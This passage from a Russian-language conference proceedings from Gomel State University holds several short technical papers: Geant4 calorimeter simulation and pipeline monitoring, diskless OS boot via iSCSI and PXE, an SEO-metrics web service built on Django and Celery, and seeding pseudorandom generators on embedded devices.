Для моделирования результатов эксперимента, в частности физики элементарных частиц (ФЭЧ), разработан пакет Geant4. Он включает в себя как все известные экспериментальные данные, так и подтверждённые теоретические. Использование данного пакета позволяет поставить виртуальный эксперимент, произвести оценку тех или иных эффектов, смоделировать данные и отработать технику реконструкции и обработки информации.

ROOT – основной инструмент анализа экспериментальных данных ФЭЧ. Пакет имеет в своём составе огромное количество функций и модулей для обработки и реконструкции данных. Как правило используется в «связке» с Geant4.

2. Автоматизация мониторинга трубопроводных линий

Достаточным представляется наблюдение за состоянием объекта средствами автоматического приборного мониторинга, однако, весьма затратного. Такие системы называются системами управления целостностью объекта или Asset integrity management system (AIMS). Задачи своевременного мониторинга характеристик трубопроводных линий в AIMS решаются установкой датчиков,

которые, практически непрерывно, измеряют наблюдаемую величину на объекте. Последующая обработка получаемых на выходе AIMS больших объемов данных представляет значительные трудности.

Данный подход позволяет визуализировать данные в реальном времени и своевременно информировать операторов о состоянии отдельных элементов, частей либо всего трубопровода в целом практически. Альтернативой этому является периодическое обследование объектов средствами неразрушающего контроля с последующей автоматической обработкой статистических данных по некоторым критериям целостности, выбранным в результате предварительного моделирования.




Рисунок 1 – Пример трубопроводной линии с автоматическим отображением состояния элементов





Рисунок 2 – Пример автоматического формирования графика толщинности и матрицы рисков

Многие компании формируют целые отделы сотрудников для обработки данных и составления отчетной документации, которая сортируется, обрабатывается и рассчитывается вручную. С использованием AIMS, создание отчетной документации ускоряется в разы [1]. Примеры работы AIMS приведены на рисунках 1, 2.

3. Моделирование электромагнитного калориметра в Geant4




Рисунок 3 – Прототип калориметра из кристаллов BGO

На рисунке 3 изображён моделируемый электромагнитный калориметр в Geant4 [2]. Характеристики системы следующие:

- Передней «вето» счётчик – 23x23x2 см из полистирола.
- Боковые «вето» счётчики – 1x30x42 см из полистирола.
- Верхнее и нижнее «вето» счётчики – 28x28x2 см из полистирола.
- Предливневой детектор – пластина свинца 18x18x0,2 см, 4 пластины сцинтилляторов по 18x4,5x1 см каждая из полистирола.
- Поглощающий слой из 49 кристаллов BGO – 3x3x18 см каждый.
- Расстояние от мишени до плоскости ЭМК составляет 203 см, угол наклона к мишени 16,3.

Первые 3 счётчика представляют собой «охранную систему», предотвращающую утечки энергии и ложные срабатывания системы на фон. Предливневой детектор выступает в роли триггера начала электромагнитного ливня, а пластинка свинца выступает в роли конвертера. Поглощающий слой из кристаллов BGO «впитывает частицы» и сигнализирует обслуживающей аппаратуре о зарегистрированном количестве энергии. Пример частиц попадающих в калориметр и соответствующий им фотонный спектр приведены на рисунке 4.




Рисунок 4 – Пример автоматизации работы ЭМК в Geant4

Заключение

В этом небольшом обзоре рассмотрены основные инструменты автоматизации. Приведены примеры реализации автоматизированных систем в реальных экспериментах.

Литература

1. Information system for integrity control of multibranch pipelines / G.S. Pokatashkin [et al.] // NTD. – 2016. – Vol. 1. – P. 34.
2. Pokatashkin, G.S. Simulation of the abnormal birth of soft phoyons on the nu-clotron / G.S. Pokatashkin, E.S. Kokoulina, R.G. Shulyakovsky // Proceedings of the National Academy of Sciences of Belarus Series of Physical Sciences. – 2016. – Vol. 3. – P. 77.

В.И. Рагин, А.В. Воруев

УО «Гомельский государственный университет
имени Франциска Скорины», Гомель, Беларусь

ОРГАНИЗАЦИЯ БЕЗОПАСНОЙ ЗАГРУЗКИ ОПЕРАЦИОННЫХ СИСТЕМ С ФИКСИРОВАННЫМ НАБОРОМ ПАРАМЕТРОВ СРЕДЫ

В современном производстве основной упор делается на безопасность, скорость работы и дешевизну обслуживания. Все эти требования может удовлетворить бездисковая загрузка. Операционная система на стороне пользователя будет грузиться из фиксированного внешнего образа, что обеспечивает безопасность каждого отдельного сеанса работы.

Выбранный способ требует дополнительные ресурсы в сравнении с локальной загрузкой, которые должны быть учтены при построении бездисковой загрузки. К таким ресурсам относятся:

- устойчивое, быстрое интернет соединение, лучше для этих целей подойдет гигабитный канал;

- отдельная машина, т.е. сервер. Сервером будем называть компьютер, который раздаёт на остальные машины образы операционной системы;

- достаточный объем оперативной памяти, из расчета количества машин, для ускоренной работы кэша. Это требование не является критически обязательным.

В сравнении с локальной загрузкой, плюсом является значительное упрощение в обслуживании и более высокая безопасность и сбоеустойчивость.

Основным конкурентом бездисковой загрузки, является тонкий клиент. По своей структуре, бездисковая загрузка так же зависит от сервера и на нем хранит данные, но существенно отличается тем фактом, что при работе использует ресурсы локальной машины пользователя, что позволяет вести работу с оборудованием. Например, использовать возможностей видеокарты, для работы с тяжелыми графическими приложениями, что невозможно, или крайне затруднительно, выполнить на тонком клиенте.

В качестве технологии сетевого предоставления доступа к диску, будет использоваться iSCSI таргет. Для проекта, был выбран StarWind iSCSI SAN с бесплатной лицензией. Бесплатной лицензии данного решения достаточно для подключения 2-х сетей к таргетам сервера, использовании разделов высокой доступности до 128 Гб и применении 512 Мб кэша оперативной памяти для каждого слепка образа для каждой машины.

Возможность, которую следует рассмотреть отдельно, это кэширование данных подключаемого образа. При условии, что кэш в бесплатной версии 512 Мб. Этого вполне достаточно чтобы провести первоначальный, затратный по ресурсам процесс, т.е. загрузку.

При создании нового диска в StarWind Enterprise для хранения виртуальных машин загружается окно, где предлагается выбрать тип кэширования (cache mode) для образа диска.

Существуют два типа кэширования, write-through caching и write-back caching, один из которых может быть использован для виртуального диска. Можно также не использовать кэширование вовсе. Но учитывая, что при росте количества клиентов, необходимо, чтобы нагрузка на естки диск была перенесена в RAM память. Несмотря на объем в 512 Мб, следует учитывать, что он выделяется под каждый клиент, что в сумме создаёт мощный массив кэш.

Отличие типов кэшей:

- write-through caching запись производится непосредственно в основную память и дублируется в кэш. Такой тип кэширования не ускоряет запись данных на

диск (но и не замедляет), но существенно увеличивает скорость чтения данных, которые можно взять из кэша. Этот тип кэша безопасен с точки зрения надежности данных и дает однозначный выигрыш в производительности;

- write-back caching запись данных производится в кэш. Запись же в основную память производится позже (при вытеснении или по истечению времени), группируя в одной операции несколько операций записи в соседние ячейки. Очевидно, что этот тип кэширования существенно ускоряет скорость записи данных на диск, однако имеет несколько меньшую надежность с точки зрения записи данных.

Для старта загрузки необходимо передать загрузчик по сети.

Стандартом для передачи загрузки бездисковой рабочей станции является TFTP. TFTP, в отличие от FTP, не содержит возможностей аутентификации (хотя возможна фильтрация по IP-адресу) и основан на транспортном протоколе UDP. Поскольку протокол не поддерживает аутентификации, единственный метод идентификации клиента – это его сетевой адрес (который может быть подделан). Обычно в Unix-системах TFTP доступен только каталог /TFTPboot.

В Microsoft Server существует встроенный TFTP для служб развертки. Его можно активировать через установки дополнительных компонентов сервера. В меню выбора, необходимо отметить Роли сервера/Транспортный сервер. Транспортный сервер основан на протоколе TFTP. Эту возможность можно использовать, тем самым отказавшись от сторонних решений.

Сама идея TFTP подразумевает, что будут передаваться файлы для загрузки. В качестве загрузчика был выбран grub4dos. GRUB – загрузчик операционной системы от проекта GNU. GRUB позволяет пользователю иметь несколько установленных операционных систем и при включении компьютера выбирать одну из них для загрузки. GRUB является эталонной реализацией загрузчика, соответствующего спецификации Multiboot и может загрузить любую совместимую с ней операционную систему. Среди них Linux, FreeBSD, Solaris и многие другие. Кроме того, GRUB умеет по цепочке передавать управление другому загрузчику, что позволяет ему загружать Windows (через загрузчик NTLDR). После настройки GRUB пользователь при включении компьютера видит список операционных систем, доступных для загрузки, которые можно загрузить, выбрав подходящую и нажав Enter.

Основным этапом настройки является включение технологии DHCP.

Помимо IP-адреса, DHCP также может сообщать клиенту дополнительные параметры, необходимые для нормальной работы в сети. Эти параметры называются опциями DHCP.

Для проекта, DHCP необходим еще и как средство передачи особых параметров для бездисковой загрузки, т.е. на практике он передает параметры расположения файлов загрузчика, для подключения iSCSI таргета. Именно по этой причине невозможно применения аппаратного или стороннего DHCP сервера, так как параметры должны указывать на машину, на которой находятся файлы загрузки и которая так же является iSCSI таргетом.

Здесь создаем оснастки DNS сервера, wins сервера, а также передачи имени файла загрузки рисунок 1. Имя файла загрузки, необходимо в работе по раздаче сетевого образа через PXE загрузку. Далее в оснастках области указываем имя загрузчика. Данный загрузчик передает управление на загрузку образа.

Перед тем как зарегистрировать образ в таргете, необходимо его подготовить в виртуальной машине. Для этого используем бесплатный продукт Virtualbox. Из операционных систем, можем использовать как семейство MS Windows, так и Linux. Наиболее выгодным форматом для виртуального образа является vhd. Данный выбор, продиктован поддержкой данного формата большинством приложений. Далее, потребуется стандартная установка и настройка операционной системы, после, можно приступить к установке стандартного набора офисных программ. Эта установка ничем не отличается от стандартной, за исключением, установки специализированного софта и настроек, необходимых для работы в бездисковом режиме.




Рисунок 1 – Настройка параметров

Когда ОС будет удаленно развернута на машинах, можно при желании внести уникальные изменения, например, имя компьютера или установка драйверов.

Для консервации изменений системы, достаточно перемонтировать образ ОС, используя пункт «монтировать существующий виртуальный диск», после выбора необходимо указать путь к файлу формата *ibv*, снапшоту, в который вносились изменения.

В критической ситуации, когда внести, изменяя в образ, не представляется возможным. К данным ситуациям относятся: обновление драйверов сетевых устройств или установка драйверов чипсета. Для данной проблемы существует решение: локально установить образ системы на машину и с помощью Paragon Software, после изменений, перенести реальную систему в виртуальный образ для дальнейшей работы по сети.

Литература

1. Воруев, А.В. Изменение подходов к безопасной загрузке операционных систем // А.В. Воруев, В.И. Рагин, А.И. Кучеров, В.Д. Левчук/ Известия Гомельского государственного университета имени Ф. Скорины. – 2015. – № 6(93). – С. 53–59.

2. Рагин, В.И. Использование мультизагрузочных бездисковых систем в высшем образовании // В.И. Рагин, А.В. Воруев / Материалы научно-методической конференции «Актуальные вопросы научно-методической и учебно-организационной работы: традиции и модернизация современного высшего образования». – Гомель: ГГУ им. Ф. Скорины, 2016. – Ч. 3. – С. 200–204.

В.А. Рубин, В.Р. Власенко

УО «Гомельский государственный университет
имени Франциска Скорины», Гомель, Беларусь

ИНСТРУМЕНТАРИЙ МОДЕЛИРОВАНИЯ И ИССЛЕДОВАНИЯ ПОЛЬЗОВАТЕЛЬСКОЙ АКТИВНОСТИ В ГЛОБАЛЬНОЙ СЕТИ

Сегодня любое продвижение интернет-ресурса, которое базируется на покупке ссылок, сталкивается с тем, что поисковики придумывают все новые и новые алгоритмы ранжирования и фильтрации, поэтому продвигаться становится все сложнее и сложнее. Приходится работать все с большим количеством пессимизированных сайтов, придумывать, как вывести их из-под санкций поисковых систем, и при всем при этом результат никогда невозможно предсказать, и, конечно же, все это сказывается на получаемом доходе ресурса.

Несмотря на все усилия поисковиков, направленные на борьбу с попытками оптимизаторов влиять на поисковую выдачу с помощью использования внешних ссылок, бэклинки остаются одним из ключевых факторов, которые учитываются при ранжировании сайтов. Последние тенденции в поисковой оптимизации подтверждают смещение в сторону качества, а не количества, поскольку ссылки, которые, по мнению поисковой системы, не являются достаточно качественными или «спамными», просто теряют «вес», и становятся абсолютно бесполезными. Больше того, за попытки манипулирования поисковой выдачей на штраф могут быть наложены штрафные санкции, что отразится на позициях и усложнит продвижение.

Существует огромное количество ресурсов, которые помогают более эффективно использовать поисковую оптимизацию (search engine optimization, далее по тексту SEO). Например:

- Ahrefs (<http://ahrefs.com>)
- Plagspotter
- SemRush
- WhiteSpark

Каждый из указанных сервисов позволяет вести учет метрик ресурса и его отдельных страниц по различным параметрам.

К примеру, сервис Ahrefs является инструментом для анализа бэклинков, ведущих на сайт, с помощью которого можно анализировать ссылочную массу сайтов-конкурентов, и на основе полученных данных вырабатывать или совершенствовать свою стратегию наращивания внешних ссылок.

Защита авторских прав и уникальность контента являются одними из наиболее острых проблем, которые затрагивают множество пользователей интернета. На сегодняшний день разработано множество различного программного обеспечения и веб-сервисов, которые предоставляют возможность решать такие проблемы. Одним из таких веб-сервисов стал ресурс от компании Plagspotter. Изначально, данный функционал разрабатывался для личного использования внутри компании, но после проведения сложной работы, было принято решение представить данное «изобретение» каждому желающему. Благодаря веб приложению Plagspotter, каждый желающий может проверить тексты сайта, указывая адрес страницы или же провести полную проверку сайта. После ввода необходимого для проверки адреса, Plagspotter начинает выделять текст со страниц, разбивает его на несколько частей и проверяет на плагиаты, используя сразу три поисковых системы, это Google, Bing и Yahoo. Так же хотелось бы отметить, что проверяемые тексты проходят дополнительную проверку на опечатки и перестановку слов, благодаря чему пользователи добиваются уникальности текстов.

WhiteSpark предоставляет инструментарий для локального SEO-исследования бизнес-рынка. С помощью сервиса Whitespark можно найти упоминания вашего бизнеса локально(в рамках города или страны), с удобной визуализацией полученных данных, а так же четко отслеживать свой рейтинг в любом городе через карты.

SemRush – это сервис анализа ключевых слов, который имеет интуитивный интерфейс. Вводите домен, кликаете на кнопку и получаете данные позиций, анализ качества ключевых запросов, некоторые данные по конкурентам и многое-многое другое. Работает этот сервис пока только с Google. С помощью SemRush можно:

1. Быстро собрать список ключевых слов из Google.ru, по которым ваш сайт сейчас находится в топе с точным указанием страниц. Также в итоговом отчете можно увидеть частотность запроса по Google и среднюю стоимость клика в AdWords по указанному запросу. Есть такие показатели как конкуренция запроса, количество сайтов в выдаче по этому запросу, общее число трафика запроса по отношению ко всему трафику с Google на сайт.

2. Можно посмотреть конкурентов сайта. А после оценить каждого и посмотреть запросы, по которым он продвигается. Также можно увидеть общие запросы с конкурентами данного сайта. Для этого надо кликнуть по вкладке “Конкуренты в поисковой выдаче” и далее выбрать домен, с которым необходимо провести сравнение.

В результате, используя вышеуказанные сервисы и предоставляемый ими интерфейс программирования приложений (далее по тексту API), можно реализовать веб-сервис, который позволит анализировать всевозможные SEO-метрики сайта в едином месте, без необходимости отслеживания отдельных метрик по отдельным ресурсам.

Для реализации такого проекта были выбраны следующие инструменты:

1. Язык программирования Python.
2. Веб-фреймворк Django.
3. База данных PostgreSQL.
4. JavaScript-фреймворк AngularJS.
5. JavaScript-библиотека визуализации данных HighCharts.
6. HTML-шаблонизатор Bootstrap.

Django-фреймворк предоставляет разработчику MVC-подобный шаблон проектирования.

Этот фреймворк базируется на взаимодействии трех компонентов: модели, представление и контроллер. Контроллер принимает запросы, обрабатывает пользовательский ввод, взаимодействует с моделью и представлением и возвращает пользователю результат обработки запроса. Модель представляет

слой, описывающий логику организации данных в приложении. Представление получает данные из контроллера и генерирует элементы пользовательского интерфейса для отображения информации.

Проектирование веб-интерфейса проводилось при помощи библиотеки Twitter Bootstrap, что позволило разработать простейший интерфейс приложения в сжатые сроки.

Для упрощения части приложения, ведущей диалог с клиентом на стороне браузера, был использован AngularJS, что позволило упростить организацию кода на стороне клиента (браузер).

Взаимодействие пользователя с сервисом можно описать так:

1. Клиент выбирает сервис, по которому он желает получить метрики
2. Клиент вводит необходимую информацию для запрос к сервису (адрес сайта, адрес страницы сайта, домен ресурса, текст, и т. д.)
3. Запрос клиента записывает в базу данных информацию о нем (сервис, запрос, дата запроса). Так же данный запрос попадает в очередь запросов клиентов

4. Все запросы клиентов поочередно достаются из базы данных, после чего отправляются на сторонний ресурс и после прихода ответа от них – обратно записываются в базу данных к нужному запросу.

5. Клиенту в удобном визуализированном диаграммами виде показывается информация по его запросу, на основании которой он может провести SEO-аудит своего ресурса и выдвинуть дальнейшую стратегию продвижения.

В таком проекте, где необходимо вести постоянный обмен данными со сторонними сервисами, посредством предоставляемого ими API, необходимо заранее подготовиться к серьезным нагрузкам на серверную часть.

В условиях высоких нагрузок недопустимо уже будет использовать синхронную модель взаимодействия, где ваш сервис произведет вызов на сторонний адрес, подождет от него ответ и потом произведет какие-либо операции по получении ответа. Ведь этого ответа можно не дожидаться (недоступен ресурс), а возможно сервер просто «ляжет» под такими нагрузками.

Именно для таких нужд применяются асинхронные задания. Особенно красиво они реализованы в Python веб-фреймворке Django, а именно в одной из вспомогательных библиотек – Celery.

Celery – «distributed task queue». Это распределенная асинхронная очередь заданий, которая обладает широким функционалом.

И так, что же умеет Celery:

1. Выполнять задания асинхронно или синхронно.
2. Выполнять периодические задания.
3. Выполнять отложенные задания.

4. Распределенное выполнение (может быть запущен на N серверах).
5. В пределах одного worker'a возможно конкурентное выполнение нескольких задач (одновременно).
6. Выполнять задание повторно, если вылез exception.
7. Ограничивать количество заданий в единицу времени (rate limit, для задания или глобально).
8. Routing заданий (какому worker'у что делать).
9. Несложно мониторить выполнение заданий.
10. Выполнять подзадания.
11. Присылать отчеты об exception'ах на email.
12. Проверять выполнилось ли задание (удобно для построения Ajax приложений, где клиент ждет факта завершения).

Для использования Celery в Django-проекте необходимо использовать сервис очередей. В виду особенностей проекта был выбран RabbitMQ.

Такая организация проекта позволит ему не «упасть» под высокой нагрузкой под натиском большого количества запросов и не даст данным пользователя потеряться в случае неуспешного ответа со стороны сервиса.

П.Л. Чечет

УО «Гомельский государственный университет
имени Франциска Скорины», Гомель, Беларусь

ИСПОЛЬЗОВАНИЕ ГЕНЕРАТОРОВ ПСЕВДОСЛУЧАЙНЫХ ЧИСЕЛ ВО ВСТРОЕННЫХ УСТРОЙСТВАХ

Введение

Существует большое число цифровых устройств, которые в своей работе используют датчики псевдослучайных чисел. Например, это метод Монте-Карло, имитационное моделирование, различные виды шифрования. Известно, что чисто программные алгоритмы генерации псевдослучайных чисел детерминированы, какая конкретно последовательность будет получена, зависит от выбора начального значения (одного или нескольких) для используемого датчика псевдослучайных чисел [1].

Существуют приложения, в которых важно иметь различные последовательности псевдослучайных чисел. В этом случае возникает задача получения различных, по возможности, случайных начальных значений для первичной инициализации используемого датчика псевдослучайных чисел.

1. Получение начальных значений

Встроенные автономные устройства часто функционируют без полноценной операционной системы, а так же часто не имеют в своём составе часов реального времени. Поэтому возможности для получения начальных значений для инициализации датчиков псевдослучайных чисел получаются ограниченными. Следует отметить, что описанные ниже способы могут быть, конечно, применены и в устройствах, работающих под управлением полноценных операционных систем.

Для устройства без часов реального времени рассмотрим возможные варианты функционирования. Для удобства сведём их в таблицу 1.

Таблица 1 – Варианты функционирования встроенного устройства

№ п.п	Питание устройства	Выполнение алгоритма, требующего псевдослучайные числа
1	Постоянно	Постоянно
2	Постоянно	По запросу пользователя или при наступлении определённого события
3	Для выполнения задачи	По запросу пользователя или при наступлении определённого события

При постоянном функционировании устройства (варианты № 1 и № 2 в таблице 1) возможно использование аппаратного таймера микроконтроллера, тактируемого с определённой частотой. В этом случае при выполнении задачи, требующей датчика псевдослучайных чисел, может быть считано текущее значение таймера и, непосредственно или путём преобразований (нормирование, разбиение на несколько значений сдвигowymi операциями и др.), это значение может быть использовано для начальной инициализации датчика псевдослучайных чисел. Это позволит получать в общем случае различные начальные значения и, следовательно, псевдослучайные последовательности, для каждого выполнения алгоритма. Например, при использовании шестнадцатиразрядного таймера, разбив его значение на два байта, можно получить два восьмиразрядных числа, предназначенных для начальной инициализации датчика псевдослучайных чисел.

```
w <- Timer      //получить текущее значение таймера
x1=w >> 8       //x1 – старший байт значения
x2=w & 0xFF     //x2 – младший байт значения
```

Более сложным представляется случай №3 (таблица 1). В этом случае устройство «не знает», в какое время оно было включено и задача получения различных начальных значений для инициализации датчиков псевдослучайных чисел усложняется. В качестве начальных значений в таком случае может быть использована, например, некоторая количественная информация об окружающей среде. Это может быть значение температуры, если устройство имеет соответствующий датчик, влажности, давления. Достаточно эффективным может оказаться использование значения уровня внешней освещенности, при использовании устройств, подобных описанным в [2]. В этом случае изменения внешних условий могут быть использованы для получения различных начальных значений для инициализации датчика псевдослучайных чисел.

Если устройство взаимодействует с человеком, то появляется возможность использовать его физиологические показатели (реакция, скорость) для получения различных начальных значений для начальной инициализации датчика псевдослучайных чисел. Даже при использовании устройства одним и тем же пользователем, числа будут получаться различными, так как физиологические характеристики одного и того же человека непостоянны и зависят от множества факторов (самочувствие, время суток, физиологическое состояние и т.п.).

2. Получение начальных значений по действию пользователя

При взаимодействии человека с устройством простым и эффективным способом получения начальных значений для инициализации датчиков псевдослучайных чисел могут быть различные физиологические характеристики, с которыми пользователь взаимодействует с органами управления устройства. Например, при наличии устройства позиционирования (мышь, трекбол, сенсорная панель/экран), числовые характеристики скорости перемещения, угла, могут быть использованы в качестве начальных значений для инициализации датчика псевдослучайных чисел. При наличии кнопок управления для получения числового значения, пригодного для целей инициализации датчиков псевдослучайных чисел, может быть использовано время удержания кнопки или длина промежутка времени между последовательными нажатиями кнопки или кнопок управления устройством.

Для практической проверки был реализован алгоритм получения числового значения, связанного со временем нажатия кнопки устройства. Устройство, реализованное с использованием микроконтроллера, находится в спящем (sleep) режиме, при котором все узлы микроконтроллера выключены, за исключением системы обработки внешних прерываний, что позволяет организовать пробуждение устройства нажатием кнопки.

Схематично алгоритм работы программы микроконтроллера представлен на рисунке 1. Алгоритм, использующий псевдослучайные числа на рисунке 1 выделен пунктиром.

